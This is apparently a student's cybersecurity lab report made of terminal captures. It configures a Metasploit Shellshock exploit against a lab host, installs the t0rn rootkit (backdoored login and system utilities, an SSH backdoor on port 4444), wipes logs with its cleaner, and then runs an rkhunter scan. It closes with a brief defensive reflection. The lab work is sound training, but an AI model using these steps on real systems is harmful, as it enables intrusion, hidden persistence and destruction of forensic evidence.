

Peter Sanford
IT 2700
NetLab Lab 2
9/3/2023

1.1:
Step 11



Step 17




1.2:

Step 7

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > RHOSTS 192.168.0.6
[-] Unknown command: RHOSTS
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 192.168.0.6
RHOSTS ⇒ 192.168.0.6
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RPort 4444
RPort ⇒ 4444
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set Targeturi /cgi-bin/vulnerable
Targeturi ⇒ /cgi-bin/vulnerable
```

2.1:

Step 4


(kali㉿kali)-[~/Downloads/tk]
$ ls -l
total 684
drwxr-xr-x 2 kali kali   4096 Sep 13 2000 dev
-rwxr-xr-x 1 kali kali 22460 Aug 22 2000 du
-rwxr-xr-x 1 kali kali 57452 Aug 22 2000 find
-rwxr-xr-x 1 kali kali 32728 Aug 22 2000 ifconfig
-rwxr-xr-x 1 kali kali   6408 Aug 22 2000 in.fingerd
-rwxr-xr-x 1 kali kali   3964 Aug 22 2000 login
-rwxr-xr-x 1 kali kali 39484 Aug 22 2000 ls
-rwxr-xr-x 1 kali kali 53364 Aug 22 2000 netstat
-rwxr-xr-x 1 kali kali   4568 Sep 13 2000 pg
-rwxr-xr-x 1 kali kali 31336 Aug 22 2000 ps
-rwxr-xr-x 1 kali kali 13184 Aug 22 2000 pstree
-rw-r--r-- 1 kali kali 100424 Aug 23 2000 ssh.tgz
-rwxr-xr-x 1 kali kali   1382 Jul 25 2000 sz
-rwxr-xr-x 1 kali kali   7877 Sep 13 2000 t0rn
-rwxr-xr-x 1 kali kali   7578 Aug 21 2000 t0rnp
-rwxr-xr-x 1 kali kali   6948 Aug 22 2000 t0rns
-rwxr-xr-x 1 kali kali   1345 Sep 9 1999 t0rnsb
-rwxr-xr-x 1 kali kali 266140 Jul 17 2000 top
-rw-r--r-- 1 kali kali   3095 Sep 13 2000 tornkit-README
-rw-r--r-- 1 kali kali   197 Sep 13 2000 tornkit-TODO

Step 6


```
File  Actions  Edit  View  Help
./pg: error while loading shared libraries: libcrypt.so.1: cannot open shared object fi
uch file or directory
#         Using ssh-port : 4444
expr: non-integer argument
./sz: 42: test: =: unexpected operator
./sz: 47: test: Illegal number: Feb
#                                                                    #
#          : login moved and backdoored                              #
./t0rn: 112: /usr/sbin/nscd: not found
./t0rn: 113: cannot create /etc/rc.d/rc.sysinit: Directory nonexistent
./t0rn: 114: cannot create /etc/rc.d/rc.sysinit: Directory nonexistent
touch: failed to get attributes of '/usr/sbin/in.fingerd': No such file or directory
#          : ps/du/ls/top/netstat/find backdoored                    #
#                                                                    #
# [Moving our files ... ]                                          #
./t0rn: 149: ./t0rns: not found
#          : t0rnsniff/t0rnparse/sauber moved                        #
# [Modifying system settings to suit our needs]                    #
#          : cleaning inetd.conf - enabling finger/telnet            #
#          : Detected ALL : hosts.deny tcpd backdoored               #
--------------------------------------------------------------------
[Patching ... ]
This version has no patching.. do it manually bitch
inetd: no process found
./t0rn: 177: /usr/sbin/inetd: not found
--------------------------------------------------------------------
[System Information ... ]
Hostname : kali.external.local (203.0.113.2)
Arch :  -+- bogomips : 5399.99
5399.99 '
Alternative IP : 127.0.1.1 -+-  Might be [1 ] active adapters.
Distribution: unknown
--------------------------------------------------------------------
ipchains ...?
./t0rn: 201: /sbin/ipchains: not found
--------------------------------------------------------------------
========================== Backdooring completed in :0 seconds
./t0rn: 211: /sbin/syslogd: not found
```

2.2:
step 3


```
┌──(kali㉿kali)-[~/Downloads/tk]
└─$ cd /usr/src/.puta

┌──(kali㉿kali)-[/usr/src/.puta]
└─$ ./t0rnsb root
* sauber by socked [07.27.97]
*
* Cleaning logs.. This may take a bit depending on the size of the logs.
./t0rnsb: line 34: /bin/ls: No such file or directory
syslogd: no process found
* Alles sauber mein Meister !'Q%&@
```

2.3:
Step 6


Checking the network ...
Performing checks on the network ports
Checking for backdoor ports [None found]
Performing checks on the network interfaces
Checking for promiscuous interfaces [None found]
Checking the local host ...
Performing system boot checks
Checking for local host name [Found]
Checking for system startup files [Warning]
Performing group and account checks
Checking for passwd file [Found]
Checking for root equivalent (UID 0) accounts [None found]
Checking for passwordless accounts [None found]
Checking for passwd file changes [None found]
Checking for group file changes [None found]
Checking root account shell history files [None found]
Performing system configuration file checks
Checking for an SSH configuration file [Found]
Checking if SSH root access is allowed [Warning]
Checking if SSH protocol v1 is allowed [Not set]
Checking for other suspicious configuration settings [None found]
/usr/bin/rkhunter: 1: /usr/bin/ps: not found
/usr/bin/rkhunter: 1: /usr/bin/ps: not found
/usr/bin/rkhunter: 1: /usr/bin/ps: not found
/usr/bin/rkhunter: 1: /usr/bin/ps: not found
Checking for a running system logging daemon [Warning]
Checking for a system logging configuration file [Found]
Checking if syslog remote logging is allowed [Not allowed]
Performing filesystem checks
Checking /dev for suspicious file types [None found]
Checking for hidden files and directories [None found]
[Press <ENTER> to continue]

Step 8



Commentary:

In this lab we used a shellshock to gain access to the target system. We did the same thing using Metasploit using a backdoor. We also used a rootkit, and later erased some of our tracks. I learned that you shouldn't let the internet have access behind your firewall, since that can be very dangerous due to the malicious internet. I also learned that vulnerabilities are called a vulnerability for a reason; there's been someone that's found out how to get into your system because of them. Knowing this information shows even more that we need to make sure we constantly scan our devices to make sure nothing has slipped through the cracks. We can also implement other security measures to make it harder for others to gain access to our system in the first place.